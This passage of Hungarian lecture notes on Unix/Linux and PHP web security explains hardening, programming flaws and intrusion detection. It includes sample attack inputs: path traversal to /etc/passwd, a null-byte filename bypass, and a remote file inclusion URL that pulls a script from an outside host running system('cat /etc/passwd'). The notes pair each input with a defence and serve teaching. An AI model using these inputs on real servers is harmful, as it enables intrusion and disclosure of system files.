- checksum – ellenőrző összeg használata és rendszeres ellenőrzése segít észrevenni
- immutable bit – módosíthatatlanság beállítása: chattr +i <fájlnév> Végrehajtásához root jogosultság szükséges
- strings parancs – a programfájlban található stringeket olvasható formában kiírja. Ennek nyomán gyanút foghatunk, hogy pl. „/tmp/proba” valószínűleg nem volt az eredeti angol nyelvű programban... De ha a támadó titkosítást használ a fájlnévre, akkor nem segít.
- naplófájlok figyelése: pl. az sshd-t miért indították újra?
- fájlok dátumának ellenőrzése

A betörés észlelés (intrusion detection) és betörés megelőzés (intrusion prevention) témakörökkel bővebben is foglalkozunk.

8.3. UNIX vagy Linux szerver adminisztrálási hibáiból adódó betörések

8.3.1. Távolról kihasználható hibák

Ezek a hibák azért lehetnek nagyon veszélyesek, mert ha a tűzfal valami oknál fogva nem nyújt kellő védelmet, akkor a támadások az Internet bármely részéről jöhetnek: nagyon nagy a potenciális támadók száma.

Hozzáférések korlátozása, tűzfal

A határvédelem a tűzfal feladata, de ezen túl a szerveren is megtehetők még bizonyos beállítások.

- csak azok férjenek hozzá a szerverhez/szolgáltatásokhoz, akiknek szól. Például ha az Egyetem hallgatóinak szól, akkor nem feltétlenül szükséges, hogy külföldről elérjék (az is megfontolás kérdése, hogy az Egyetemen kívülről elérhető legyen-e).
- legalább egy csomagszűrő legyen fenn a szerveren.
- A hálózati betörésdetektáló rendszeren (NIDS) túl a gépen is legyen egy HIDS (lásd később).

Ide vagy később kellene egy ábra a NIDS/HIDS megvilágítására!

Felesleges szolgáltatások

Bizonyos disztribúciók feltelepítésekor jó néhány szolgáltatás azonnal elérhetővé válik. A felesleges, rendesen be nem konfigurált, nem gondozott szolgálatatások igen jelentős kockázati tényezők! Ügyeljünk arra, hogy csak a szükséges szolgálatatásokat nyújtsuk! Ennek érdekében:

- Minimalizáljuk a nyitott portokat!
- A felesleges csomagokat vegyük le!

Frissítések

- Kísérjük figyelemmel az operációs rendszer és az egyes szolgáltatásokat nyújtó programok (biztonsági) frissítéseit (és publikált biztonsági réseit). Ez komoly szempont lehet egy későbbi rendszernél a kiválasztáshoz!
- A biztonsági frissítéseket általában fel kell tenni, az egyéb frissítések esetén (különösen ha a használt disztribúció biztonsági szintje nem éppen kiváló) célszerű lehet megvárni, amíg a megjelennek hozzá a biztonsági frissítések.

Protokoll hibák

A TCP/IP protokollcsalád (IP, TCP, UDP, ICMP, …) implementációja tartalmazhat hibákat. Ezek kihasználására az Interneten kellően sok exploit

van. Itt is érdemes mindent tiltani, amire nincs szükség. Például ha nincs szükségünk rá, hogy a szerver pingelhető legyen, akkor tilthatjuk az *echo request* és *echo reply* ICMP üzeneteket és ezzel egyben védekeztünk a ping flood támadás ellen is. Mellesleg az ICMP protokoll különböző fajta üzeneteinek átengedése azért is veszélyforrás, mert a támadó kommunikációs csatornaként használhatja.

Ezen túl a különböző alkalmazások protokolljainak implementációja is bőségesen tartalmazhat biztonsági réseket. Ezek közül a webhez kapcsolódóakkal külön foglalkozunk.

8.3.2. Helyi biztonsági kérdések

Fájlrendszer

- A lehető legkeményebb legyen.
- Minél kevesebb program rendelkezzen **`suid`**/**`sgid`** bittel.
- Amely partícióknál megtehető, "**`nosuid,noexec,ro`**" opciókkal mountoljuk fel!

(A témát korábban részletesen tárgyaltuk.)

Felhasználók

- Kifejezetten erre a célra szánt szerveren legyenek

- Csak akkor legyen interaktív shell-jük, ha szükséges (pl. levelező szerver esetén általában elég, ha POP3 vagy IMAP4 protokoll segítségével letöltik a leveleiket, illetve lehet egy pine vagy mutt a shell-jük).
- Kevés privilegizált felhasználó legyen. Ne ismerje a root jelszót, ne legyen 0-s uid-je, akinek nincs rá feltétlenül szüksége.
- NE használják ugyan azt a jelszót több gépen!

Jelszavak

A jelszavak helyes megválasztásával már foglalkoztunk. Fontos a jelszavak rendszeres cseréje – ez kikényszeríthető, ha a jelszó lejár. Közönséges felhasználóknak 5-6 havonta, privilegizált felhasználóknak 2-3 havonta ajánlott a jelszócsere.

Fejlesztői környezet

Ne legyen fenn, ha nem feltétlenül szükséges, illetve ne tudja futtatni, akinek nincs rá szüksége.

Jogosultságok, felhasználói hozzáférések

- Felhasználói jogosultságok helyes beállítása, ahhoz férhessenek hozzá, amire szükségük van.
- Egymás könyvtárait jobb, ha nem olvashatják – ez persze függ a szervezet céljától. Adatcserére ekkor is egyszerűen használhatják pl. a `/tmp` könyvtárat.

- Fontos a különböző konfigurációs fájlok jogosultságainak helyes beállítása, a felhasználók ne is olvashassák – jelszavakat is tartalmazhatnak!
- A naplófájlokat rendszeresen elemezzük – sok program van, ami segíti az elemzésüket.

8.4. Programozói hibák

Az Interneten található programokat, sőt még a különböző UNIX/Linux disztribúciókban szereplőket is erősen eltérő tudásszintű emberek írták. Ráadásul egy részük előbb saját használatra készül, majd később közzétették. A programok tervezése (ha volt ilyen) és megírása idején a biztonság szempontként esetleg fel sem merült.

Példaként lássunk néhány tipikus, jól ismert, mégis gyakran elkövetett hibát.

8.4.1. Környezeti változó hibás használata

A **`strings`** parancs segítségével ki lehet íratni egy bináris állományban szereplő stringeket. Tekintsünk egy suid root-os programot. Ha ez a program elindít egy környezeti változóban megadott nevű helyről egy másik programot, akkor a támadó a környezeti változót a saját programjára átállítva elindítja a suid root-os programot, ami elindítja a támadó saját programját, ami örökli a suid root jogot.

8.4.2. A /tmp könyvtár hibás használata: symlink attack

Ha egy program a **`/tmp`** könyvtárban (vagy egyéb bárki által írható könyvtárban) hoz létre ismert (vagy megjósolható nevű) fájlt akkor a támadó már előre létrehozhat egy azonos nevű szimbolikus linket, amivel a saját tulajdonában levő fájlra mutat – ezt a támadást *symlink attack*-nak is nevezik. A biztonsági kockázat abban van, hogy a támadó így képes azt az ideiglenes fájlt írni és olvasni, amihez egyébként nem szabadna hozzáférnie.

8.4.3. Puffer túlcsorduláson alapuló támadás: buffer overflow attack

A legtöbb alkalmazásnak szüksége van valamilyen bemenetre. Az alkalmazásaink nagy része C nyelven készült. A bemenet beolvasása valamilyen erre a célra szánt munkaterületen (puffer) keresztül történik. A puffer hosszát a programozók úgy szokták megválasztani, hogy az *a feladat szempontjából értelmesen használható leghosszabb bemenet* esetén is elég legyen. (Például az egyik programozó úgy érzi, hogy 100 karakter biztosan elég lesz egy e-mail címnek.) A puffert általában a többi változó között a veremterületen (stack), esetleg a dinamikusan lefoglalható memóriaterületen (heap) hozzák létre. Helyes programozási gyakorlat esetén ügyelnek arra, hogy a puffer hosszát a beolvasott adatok ne haladhassák meg. (Ezen túl a bemenő adatok típusát, értékét is vizsgálják, egy programnak nem megfelelő bemenet esetén sem szabad „fejre állnia”, hanem a hibának megfelelő hibajelzést kell adnia.) Ha a programozó elköveti azt a hibát, hogy a bemenet hosszát nem ellenőrzi, akkor ezt a

támadó kihasználhatja. Gondatlan beolvasás esetén puffer hosszát meghaladó adatrész is bekerül a puffer után következő memória területre: puffer túlcsordulás jön létre. A támadó a program forrásának ismeretében (esetleg anélkül is) képes lehet a puffer túlcsordulást a saját céljaira kihasználni. Tekintsük azt az esetet, amikor a puffer a veremben van. Ha utána más változók helyezkednek el, akkor a támadó megfelelő inputtal ezeket az általa kívánt értékűre állíthatja, amit adott esetben saját céljainak megvalósítására kihasználhat. De még több lehetősége is van. Mivel az egyes függvények a visszatérési címüket a veremben tárolják, ezért a puffer túlcsordulással ezt is képes a támadó megváltoztatni. A vezérlés megszerzésének elvi menete most már egyszerű: a támadó az általa futtatni kívánt kódot mint bemenetet bejuttatja a pufferbe, annak címét pedig a puffer utáni verem részbe, ahol az éppen futó függvény visszatérési értéke található. Amikor a függvény végrehajtja a visszatérést, a vezérlés rákerül a támadó által bejuttatott kódra. Persze meg kell oldania néhány feladatot: elkészíteni az adott processzor gépi nyelvén a bináris kódot, megbecsülni, hogy a puffer milyen címre kerül, stb.

A megoldás mélyebb tárgyalásával most nem foglalkozunk, a támadás megvalósítását Pánczél Zoltán bemutatta.

Érdeklődőknek javaslom a következő részletes leírást: http://www.linuxjournal.com/article/6701. A cikk helyesen mutatja be a program által használt memóriaterületek felépítését is (ami segíti a támadás megértését). Megmutatja a védekezés módszereit is. A támadást (természetesen csak tanulás céljából) kipróbálni szándékozóknak hasznos

lehet a cikk referenciái közül az első: http://destroy.net/machines/security/P49-14-Aleph-One. Ennek sajnos elnagyolt (bár a támadás megértéséhez elég) a processzek memória kiosztását bemutató része, viszont van egy magyar fordítása: http://www.freeweb.hu/lezli/stuffz/overflow.txt (Ha valakinek tördelés nélkül jelenik meg a böngészőjében, akkor mentse el a fájt és úgy nézze meg – UNIX-os sorvég jeleket tartalmaz.)

A fentiek elkészülte után akadtam rá egy igen kiváló magyar nyelvű anyagra, amely még a megértéshez szükséges alapismereteket is bemutatja:

http://www.saveas.hu/documents/publications/overflow-20020301.pdf

8.4.4. A C nyelvű hibás kiíráson alapuló támadás: format string attack

Talán meglepő, de nemcsak a beolvasás, hanem is kiírás okozhat biztonsági rést. Ennek oka a C nyelv nem szigorúan típusos volta és a nyelv által nyújtott lehetőség arra, hogy egy függvénynek változó számú argumentuma lehessen, amit a pl. printf függvény is használ. C nyelven egy string kiírásának a helyes módja a következő:

```
printf("%s", puffer);  // ahol a string a puffer nevű
változóban van
```

Viszont a programozók hajlamosak a formátum string elhagyására. Hiszen a formátum string nem speciális karaktereket tartalmazó részeit a **`printf`** függvény változtatás nélkül kiírja, így ha a formátum string helyére írjuk a

puffer nevű változót, akkor a programozó várakozása szerint annak tartalmát fogja a program kiírni:

```
printf(puffer);  // HIBA: a formátum string elhagyása
biztonsági rés!
```

Amennyiben a puffer tartalma nem konstans, hanem függ a program bemenetétől, és a támadó képes azt befolyásolni, akkor megteheti például, hogy a puffer elejére elhelyez egy típuskaraktert (pl. %s vagy %x) és kiíratja valamely memóriaterület tartalmát. Már ez is nagyon veszélyes lehet, de még ennél is több lehetősége van a %n használatával: ez ugyanis azt jelenti a **printf** számára, hogy a kiírandó karakterek számát írja be egy változóba, ami majd a formátum string után következik (a megfelelő sorszámú pozícióban attól függően, hogy előtte volt-e még más típuskarakter, amihez változó tartozik). Ezzel a támadó gyakorlatilag tetszőleges memóriacímre tetszőleges értéket tud bevinni, ami lehetőséget ad a számára, hogy átvegye a program felett az uralmat! Részletesebb leírás található: http://www.lava.net/~newsham/format-string-attacks.pdf.

8.5. Webes biztonsági rések

A web az egyik legnépszerűbb internet felhasználás. Már alacsony tudásszintű felhasználók is készíthetnek maguknak saját honlapot valamilyen HTML szerkesztő segítségével, sőt forrásnyelven sem okoz komoly nehézséget néhány statikus weboldal elkészítése. Aki ennél többre vágyik szintén talál magának kezdőknek szóló könyveket, amiből megtanulhatja a dinamikus weboldalak szerkesztésének alapelemeit. Az

alapvető internetes biztonsági ismeretek hiányában ezektől a kezdőktől nem is nagyon várható el, hogy a biztonsággal egyáltalán foglalkozzanak. Ilyenkor a rendszergazda feladata, hogy a szerver biztonságát mégis megfelelő szinten tartsa. Sajnálatos módon számítástechnikai szakemberek is gyakran készítenek – pusztán a működésre és a határidőre koncentrálva – biztonsági résektől hemzsegő oldalakat! Ebben az esetben viszont már komoly szemléletváltásra és a webes biztonsági alapismeretek megtanulására van szükség!

A webes biztonsági rések többsége az alábbi okokra vezethető vissza:

- nagy, összetett rendszerek
- nem ellenőrzött bemenet
- nem megfelelő jogosultságok
- biztonság alapvető hiánya

Most néhány példát fogunk megnézni arra, hogy milyen könnyű webes biztonsági réseket létrehozni, és arra is, hogy megfelelő körültekintéssel hogyan lehet elkerülni őket.

A példák PHP nyelvűek és általában önmagukért beszélnek, a de érdeklődőknek ajánljuk a http://www.php.net/manual/hu/ webcímen található magyar nyelvű PHP kézikönyvet. A PHP a szerver oldali webprogramozás nagyon hatékony eszköze, a HTML forrásba beágyazva lehetővé teszi a szerveren fájlok elérését, parancsok végrehajtását, hálózati

kapcsolatok nyitását. Ezek a lehetőségei – nem megfelelő használat esetén – súlyos biztonsági réseket okozhatnak. A nyelv egyébként talán a legjobb választás dinamikus weblapok létrehozására, és megfelelő szakértelemmel biztonságosan használható! A biztonsági kérdésekről is olvashatunk a fenti weblapon: http://www.php.net/manual/hu/security.php.

8.5.1. Fájlnév használatában eredő biztonsági rések

Alap példa

Kiindulásként tekintsünk egy egyszerű példát. Egy weblap esetén az URL tartalmazza a megnyitni kívánt fájl nevét a következő módon:

```
www.akarmi.hu/index.php?fajl=adatok.txt
```

A forrásban pedig a következőképpen történik a fájl megnyitása:

```
<?php
...
$handle=fopen($HTTP_GET_VARS['fajl'],"r");
...
?>
```

Ebben az esetben semmi akadálya annak, hogy a támadó az **`adatok.txt`** helyett a **`/etc/passwd`** fájlnevet adja meg!

Miért olyan nagy baj ez? Már az is komoly információ a támadó számára, hogy milyen nevű felhasználók vannak a szerveren. Ezen kívül még kiderülhetnek egyéb hibák is, pl. adott nevű felhasználónak 0-s uid-je van... Sőt régebbi vagy rosszul adminisztrált rendszerek a kódolt jelszavakat is ebben a mindenki által olvasható fájlban tárolják (pl. HP-UNIX is, ha a shadowpasswd csomagot nem tették fel). Természetesen sok más

konfigurációs fájl ilyen módon történő olvashatósága is komoly kockázatot jelent!

Javítási kísérletek

Próbáljunk javítani a helyzeten! Első ötletként tegyük a fájl neve elé a könyvtár útvonalát:

```
$file='/var/www/'.$HTTP_GET_VARS['fajl'];
$handle=fopen($file,"r");
```

Ezt a támadó könnyen megkerülheti a következőképpen:

```
www.akarmi.hu/index.php?fajl=../../etc/passwd
```

Második ötletként a `'../'` karaktersorozatot! Ez sem okoz azonban komoly gondot a támadónak: a szűrés esetén a `'.../.../.'` sorozatból éppen előáll a `'../'` sorozat. Megoldást jelenthet a teljes meta karakter készlet szűrése.

Null bájt használata

Tegyük fel, hogy úgy próbálunk védekezni a támadó ellen, hogy csak meghatározott végződésű (DOS, Windows esetén kiterjesztésnek hívják) fájlokat engedünk megnyitni. Ezt pedig úgy szeretnénk elérni, hogy mi fűzzük hozzá a végződést:

```
<?php
$file = $HTTP_GET_VARS['fajl'];
$file = $file.'.txt';
$handle=fopen($file, 'r');
...
?>
```

A támadó mégis képes pl. az index.php fájlt megszerezni az alábbi trükkel:

```
www.valami.hu/index.php?fajl=index.php%00
```

Miért? Mert mi ugyan hozzáfűzzük a **".txt"** végződést, de a NULL bájt miatt a stringnek a fájlnév szempontjából az **index.php** után „vége van”! Lásd C nyelv.

Tanács: tároljuk külön könyvtárban a hozzáférhetőnek és a nem hozzáférhetőnek szánt fájlokat. A hozzáférhetőnek szánt könyvtárakon kívül minden más könyvtárhoz való hozzáférést beállításokkal kell megakadályozni. Az *open_basedir* direktívával megadhatjuk (vesszővel elválasztva többet is), hogy mely könyvtárakban levő fájlokat lehet PHP-ből megnyitni, minden mást tilos. Bővebben: http://www.php.net/manual/hu/features.safe-mode.php#ini.open-basedir.

Az Olvasó joggal kérdezheti: egyáltalán miért engedjük meg inputként a fájlnév megadását? Valóban, bizonyos esetekben sokkal egyszerűbb, ha nem engedjük meg. Például ha egy menüt építünk, akkor az egyes menüpontokhoz tartozó fájlok nevei helyett használjunk számokat (amivel pl. indexelhetünk egy tömböt, ha szükséges). Így nagyon egyszerű lesz ellenőrizni, hogy az adott szám a megengedett határok közötti-e. Vannak azonban olyan esetek, amikor szükséges, hogy a felhasználók kifejezetten fájlnevet adhassanak meg. Például ha webes felületen keresztül a saját home könyvtárukban egy általuk megadott nevű fájlt kívánnak létrehozni.

8.5.2. Saját script futtatása

Az előzőhöz hasonlóan ez a támadás is az ellenőrizetlen bemeneten alapul. A problémát okozó parancs:

```
www.akarmi.hu/index.php?inc_text=oldal.php
```

A biztonsági rés kihasználásához szükséges:

- egy szerver, amelyen nincs PHP futtatási lehetőség
- saját script, amit a támadó futtatni szeretne

Legyen a támadás:

```
www.akarmi.hu/index.php?inc_text=http://www.php-
nelkuli.hu/sajat_script.php
```

Amennyiben a www.php-nelkuli.hu egy valódi webszerver, amin nincs PHP, a **`sajat_script.php`** a www.akarmi.hu-n fog lefutni. Egy apró példa:

```
<?php
system('cat /etc/passwd');
?>
```

A támadó megfelelő exploitokkal akár root szintre is tudja törni a rendszert.

A védekezés módja ismét csak a bemenet ellenőrzése, a "**`http://`**" string, illetve a teljes meta karakter készlet kiszűrése.

KÉRDÉS: MILYEN KÓDNAK KELL LENNIE a www.akarmi.hu-n aminek a hatására feldolgozódik? Vajon include(); függvénynek???

A fenti néhány példa célja csak az volt, hogy ha valaki dinamikus weboldalakat akar készíteni, akkor gondoljon a biztonságra! Természetesen

nem csupán a bemutatott néhány támadás ellen kell védekezni! Megfelelő alapismeretek nélkül ne készítsünk éles üzemre szánt dinamikus weblapot!

9. Behatolás észlelés, megelőzés

A leggondosabban adminisztrált szerver vagy tűzfal esetén is nagy hiba volna azt gondolni, hogy most már hozzánk úgysem tudnak betörni! Sőt, számítani, készülni kell a támadásokra. Hogyan vehetjük észre, ha betörtek hozzánk? Sőt, hogyan figyelhetünk fel már a próbálkozásokra? Mit tegyünk, ha megtámadtak bennünket, esetleg már be is törtek? Hogyan használhatjuk fel a rendszerünk elleni támadás észlelését és a támadásról szerzett ismereteket a betörés megelőzésére? Ebbe témakörbe fogunk most betekinteni.

9.1. Behatolás észlelése és kezelése

9.1.1. Naplók rendszeres figyelése

Egy rendszergazdának kötelessége, hogy rendszeresen figyelemmel kísérje a naplózott eseményeket. A naplók figyelése a rendszer működési rendellenességeire is rávilágít. Természetesen a naplókat több szempontból is elemezzük, most a biztonság szempontjából érdekes bejegyzések érdekelnek bennünket.

A Linuxban lehetőségünk van például arra, hogy beállítsuk a hálózati furcsaságok, gyanús dolgok naplózását, ehhez a **`/proc/sys/net/ipv4/conf/all/log_martians`** fájlba kell az alapértelmezett 0 helyett 1-t írnunk.

A naplók elemzése során – azok mérete miatt – sok esetben célszerű feldolgozó programokat használni, szűréseket végezni. Azonban legyünk óvatosak, mert ha csak bizonyos típusú támadásokra számítunk és csak az ezek szempontjából érdekes bejegyzésekre szűrünk, és nem nézünk bele a nyers naplófájlokba, akkor könnyen elkerülhetik a figyelmünket olyan jelek, amik egyébként árulkodnának...

MIK AZOK, AMIKRE FIGYELJÜNK FEL?

9.1.2. Betörés gyanúja esetén

Amennyiben gyanús eseménnyel találkozunk, végig kell gondolni, hogy mi állhat mögötte, és milyen szintű veszélyt jelent ez a rendszer számára. A támadó kilétének a kiderítése céljából hagyhatjuk-e a dolgot (pl. ki törte fel tavaly végzett hallgató kérésére levelezés céljából meghagyott, erősen korlátozott accountját) vagy azonnali beavatkozást igényel (pl. a támadó root jogosultságot szerzett, leFTPzte a **`/etc/shadow`** fájlt, átírta a kezdő weblapot, stb.). Milyen lépéseket kell megtennünk? Kívánatos, fontos rendszereknél pedig kötelező, hogy legyenek különböző szintű betörésekre előzetesen végiggondolt (leírt, kipróbált) intézkedési tervek. A rendszergazdának előre tisztában kell lennie azzal, hogy milyen hátránnyal jár egy-egy szolgáltatás vagy a rendszer egészének leállítása. És milyen következményei lehetnek annak, ha ha pl. a munkaidő végéig vagy a hét végéig várunk a szerver leállításával? A következményeket mindig az adott rendszer esetén kell mérlegelni.

9.1.3. A helyreállítás és a következmények felszámolása

Ha van rá lehetőségünk (pl. idő, szabad mentési kapacitás) akkor a rendszert a hálózatról leválasztva (erre a célra előre elkészített) tiszta eszközről indítva mentsünk el mindent! A későbbiek során sok minden jól jöhet még, például:

- a teljes rendszer a támadó még el nem tüntetett nyomaival
- a rendszerben lévő naplófájlok (persze van külön naplószerverünk is)
- az aktuális konfigurációs fájlok – ha a szolgáltatások beállításakor gondjaink lennének
- felhasználók adatai – az utolsó mentés óta változhattak

Ha a támadó root jogosultságot szerzett, vagy ennek gyanúja felmerül, akkor nem bízhatunk meg tovább a rendszerünkben, újra kell telepíteni. Az újratelepítés során természetesen minden megbízhatatlannak tekintendő, ami korábban a rendszerben volt. (Így pl. konfigurációs fájlokat szabad tanulmányozni, de nem szabad visszamásolni!)

A helyreállításnak *csak egy része* a rendszer és az adatok visszatöltése az utolsó mentésből. Amíg a betörést lehetővé tevő biztonsági rést meg nem találtuk és meg nem szüntettük, kockázatos dolog a rendszert újra üzembe helyezni. (Persze adott körülmények között lehet, hogy meg kell tennünk, de ez fokozott elővigyázatosságot igényel, pl. nagyon gyakori mentések, sokkal bővebb naplózás és több napló tanulmányozás...) A betörésről

értesíteni kell az érintetteket, és a veszélyekre való megfelelő figyelmeztetés mellett lehetővé kell tenni a számukra, hogy az utolsó mentésből származó adatokon túl hozzáférhessenek a betöréskor mentett adatokhoz is.

A betörés következményeinek elhárítása azonban még nem ért véget! Fel kell tárni (akár a mentett feltört rendszer további elemzésével), hogy a támadónak milyen adatok juthattak a birtokába. Pl. a **`/etc/shadow`** fájlban tárolt egyirányú függvénnyel kódolt jelszavak, a rendszerben adott szolgáltatásoknál esetleg nyíltan tárolt jelszavak, érzékeny konfigurációs fájlok, a felhasználók titkos PKI kulcsai, egyéb érzékeny információik. Erről minden érintettet megfelelően (úgy hogy meg is értse) tájékoztatni kell. Amennyiben a felhasználók jelszavai kompromittálódhattak, új jelszavakat kell adni a számukra. Ha ez nem lehetséges személyesen, akkor ellenőrizni kell, hogy a „kincstárilag” kiosztott jelszavakat határidőre lecserélték-e.

9.2. Automatikus behatolás észlelés

Természetesen lehetőség van arra, hogy a behatolás észlelést bizonyos szinten automatizáljuk, vagy legalább programokkal támogassuk. A behatolás érzékelő rendszerek (Intrusion Detection System – IDS) tipikusan ismert támadások alapján készült minták segítségével működnek. A minta persze általánosítást hordozhat, például nem egy adott program, hanem általában programok egy köre ellen érzékel puffer túlcsordításra

utaló jeleket – mondjuk irreálisan hosszú bemeneti adatot kap a program. A behatolás érzékelőknek két csoportja van, a hálózati behatolás érzékelők (NIDS – Network Intrusion Detection System) a hálózati forgalmat figyelik, míg a host alapúak (HIDS – Host Intrusion Detection System) az adott gép könyvtárainak és fájljainak változását.

9.2.1. A Snort program

A Snort http://www.snort.org az első számú nyílt forrású (GPL-es) hálózati behatolás jelző/megelőző program. (A behatolás megelőzés (IPS) divatos kifejezés, a témával külön foglalkozunk, addig maradjunk a behatolás észlelés/jelzés témánál.) A program képes IP hálózaton valós idejű forgalom analízisre és naplózásra. Képes a protokollokat elemezni, egy speciális nyelven definiált szabályok alapján mintákat keres, így próbál felismerni különböző támadásokat és gyanús vizsgálódásokat (például puffer túlcsordulás, lopakodó port scan, CGI támadások, SMB próbák, operációs rendszer típusának megállapítására tett kísérletek).

A Snort képes valós idejű riasztásra például együttműködve a syslog rendszerrel, vagy a felhasználó által definiált fájlba vagy UNIX socketbe ír. (Még WinPopup üzeneteket is tud Windows klienseknek küldeni az smbclient segítségével).

A Snort több célra is használható, egyszerű snifferként, mint a **`tcpdump`**, csomag naplózásra (pl. hálózati hibakeresés), vagy IDS/IPS-ként is.

Olvasásra javaslom az alábbi BME-s mérési utasítást. Remélem, hogy a beugró nem okozna gondot a hallgatóimnak!

http://w3.tmit.bme.hu/labor/meresek/snortmeres/snortmeres.html

9.2.2. A LIDS kernel patch

A Linux Intrusion Detection System (GPL) http://www.lids.org/ egy Linux kernel patch, ami olyan biztonsági elemeket hoz be a Linux kernelbe, amik eredetileg hiányoztak belőle.

Mielőtt ezekre az elemekre rátérnénk tisztázni kell néhány fogalmat. A Linux (Unix) fájlrendszerének hozzáférés védelme az ún Discretionary Access Control (DAC) családba tartozik. Ennek az a jellemzője, hogy a fájl (könyvtár) tulajdonosa a saját elhatározása szerint olyan jogokat ad (saját magának, a csoporttársainak és a többieknek) amilyent akar. Ezzel szemben a Mandatory Access Control (MAC – ne keverjük össze az ugyan így rövidített Message Authenticaion Code-dal!) használata esetén a tulajdonos nem bánhat tetszése szerint az általa létrehozott erőforrásokkal. A rendszer biztonsági szabályzata (security policy) teljes egészében meghatározza az egyes erőforrásokra adható jogosultságokat, és az erőforrás tulajdonosa nem tud az előírtál kevésbé megszorító jogosultságokat adni. (Például ha olvasási és végrehajtási jog adása engedélyezett, akkor ezeket adhatja vagy megvonhatja de írási jogot nem tud adni.) A MAC téma iránt érdeklődőknek ajánlott olvasmány további hivatkozásokkal: http://en.wikipedia.org/wiki/Mandatory_Access_Control

A LIDS által bevezetett funkciók tehát: kötelező hozzáférés vezérlés (MAC), port scan érzékelés, fájl védelem (root-tól is!), processz védelem.

9.2.3. Honeypot – az ellenség megtévesztése

Az alapötlet nagyon egyszerű. Állítsunk csapdát a támadónak! Tegyünk ki elé egy gépet amire nyugodtan betörhet, kárt nem okoz vele, mi viszont lefülelhetjük, megismerhetjük a módszereit. Az ötleten persze lehet egy kicsit finomítani. Ne legyen egy valódi gép, hanem inkább egy program, ami úgy tűnik a számára, mintha egy gép lenne különböző szolgáltatásokkal. Ezt hívják *honeypot*-nak.

A Honeyd (GPL) http://www.honeyd.org/ - egy Honeypot megvalósítás. A honeyd egy virtuális gépet vagy inkább „ál gép”-et hoz létre, persze nem úgy, mint pl. a Vmware, mert valójában nincs szükségünk egy teljes funkcionalitású gépere, hanem csak annyi a célunk, hogy a hálózaton keresztül egy gépnek tűnjön. Ezt az ál gépet aztán be lehet konfigurálni, hogy milyen operációs rendszert és milyen szolgáltatásokat imitáljon. Honeyd-ből természetesen egyszerre több is futhat egy valódi gépen amelyek mindegyike más címre hallgat – létrehozhatunk így akár egy egész szerverfarmot is.

A módszerrel persze csak a gyengébb támadókat tudjuk hosszabb ideig tévedésben tartani.

Hogyan jön rá egy támadó, hogy becsapták? Erről szól a következő cikk (pl. miről ismeri fel, hogy UML-lel vagy WMware-rel áll szemben): http://www.securityfocus.com/infocus/1826.

9.2.4. További források IDS témában

A teljesség igénye nélkül felsorolásszerűen megemlítünk néhány behatolás észlelő rendszert (vagy szolgáltatást) és a témával kapcsolatos írásokat. Aki valamelyik iránt mélyebben érdeklődik, nézze meg a honlapját!

- Firestorm NIDS (GPL) – http://www.scaramanga.co.uk/firestorm/ – Erről a hálózati behatolás érzékelőről a készítője az állítja, hogy bizonyos körülmények között gyorsabb a Snort-nál...
- AIDE (GPL) – http://sourceforge.net/projects/aide – Az Advanced Intrusion Detection Environment egy host alapú behatolás érzékelő, sok Unix (szerű) platformon alkalmazható.
- Deception ToolKit – http://www.all.net/dtk/index.html – Egy másik honeypot jellegű program, aminek a célja, hogy a támadót megtévessze. Ez önmagában elég gyenge védelemnek tűnik. Véleményem szerint egy rendszergazdának nem az a dolga, hogy a script kiddie-k játszótársa legyen!
- DShield.org – http://www.dshield.org/ – A Distributed Intrusion Detection System egy szolgáltatás. A lelke egy adatbázis, ahova be lehet jelenteni a támadásokat (pl. tűzfal naplóból) és ennek alapján összeállítanak egy állandóan frissített listát az általuk leginkább

kitiltandónak vélt IP cím tartományokról. Ezen kívül érdekes statisztikákat közölnek (pl. a leginkább támadott portokról). Ezen kívül a FightBack szolgáltatásuk keretében nagy számú dokumentált súlyos támadás esetén panaszt tesznek a notórius crackerek internetszolgáltatójánál – nyilván van ahol sikerrel, másutt meg nem...

- Intrusion Detection FAQ – http://www.sans.org/resources/idfaq/ Ezen a weblapon rengeteg információ található a behatolás megelőzés témában.
- http://csrc.nist.gov/publications/nistpubs/800-31/sp800-31.pdf – „Intrusion Detection Systems" címmel 51 oldalas NIST (National Institute of Standards and Technology) publikáció.
- http://www.securityfocus.com/ids – IDS témájú aloldal a *Securityfocus* weblapon. (A jegyzet írásakor tele volt Honeypot témájú cikkekkel.)
- http://www.cert.hu/eszkoz/1ingyen/ids.html A *Hun-CERT* ingyenes IDS ajánlata (linkekkel az NIDS/HIDS eszközök honlapjára).
- http://www.securityfocus.com/infocus/1514 – Egy cikk az IDS-ek fejlődéséről és néhány kereskedelmi IDS-ről.
- http://www.securitybooks.org/ – Nyolc együttműködő website egyik elérhetősége. Hálózatos és biztonsági témájú (IDS is) könyveket ajánlanak.

- http://dmoz.org/Computers/Security/Intrusion_Detection_Systems/
  Az *Open Directory Project* IDS témájú link gyűjteménye.

9.3. Behatolás megelőzés

A behatolás megelőző rendszerek (Intrusion Prevention System – IPS) alapelve nagyon egyszerű: ha az IDS felismeri a támadást (támadási kísérletet) akkor a továbbiakban ki kell tiltani a feltételezett támadót, megakadályozva ezzel a támadás befejezését vagy a károkozást. Az IPS tehát egy megfelelő IDS kiegészítése a válaszlépés képességével.

A gyakorlatban azért a helyzet nem ennyire egyszerű. Nézzünk egy egyszerű negatív példát! Tegyük fel, hogy SYN flood-ot észleltünk. Ekkor az IPS bekapcsolja a SYN cookie-t. A támadó pedig csak erre várt, a 3 utas kézfogás 3. lépésével ránk kényszerít egy TCP kapcsolatot. Javításként döntsünk úgy, hogy SYN cookie helyett inkább a támadó IP címét kitiltjuk egy időre. Ebben az esetben a támadó kezébe kiváló eszközt adtunk a következő DoS támadásra: hamis IP címmel SYN flood-ot indít ellenünk, majd az IPS-ünk a támadó legnagyobb örömére kitiltja az adott IP címet. Ha a támadó megmérte (pl. a saját IP címét használva), hogy milyen hosszú SYN flood kell a kitiltáshoz, akkor egy kis ráhagyással dolgozva elég gyorsan cserélgetheti az IP címeket, így kellően sok IP címet kitiltathat, mire az elsőt az IPS-ünk leveszi a tiltó listáról. Ez a példa persze csak a feladat nem triviális voltának megvilágítást szolgálta.

Az automatikus behatolás megelőzés az internetes biztonságtechnika egyik leglátványosabb és talán éppen ezért egyik népszerűbb üzletága. Szép számmal adnak el IPS rendszereket (pl. McAfee IntruShield). Az IPS rendszerek gyakran egy komplex integrált rendszer részeként kerülnek telepítésre. Az integrált rendszer tipikus elemei:

- tűzfal
- vírusvédelem
- spam szűrés
- IDS/IPS

